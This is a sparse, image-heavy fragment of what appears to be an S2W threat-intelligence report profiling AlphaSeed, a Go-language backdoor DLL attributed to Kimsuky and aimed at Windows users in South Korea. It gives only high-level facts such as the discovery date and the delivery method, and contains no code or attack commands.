


Ⅰ Background

Recently, a new malware was discovered circulating from SeedpuNK.




| Timeline of SeedpuNK



Timeline of AlphaSeed

[S2W] Detailed Analysis of AlphaSeed, a new version of Kimsuky's AppleSeed written in Golang




AlphaSeed


First Discovered	Since 2023.05.02
Base Language	Go
File Type	DLL
Malware Type	Backdoor

Target OS	Windows
Target Country	South Korea
Target Industry	N/A
Delivery Method	Disguise as legitimate program


(May 2023) The Emergence of Go Version AppleSeed



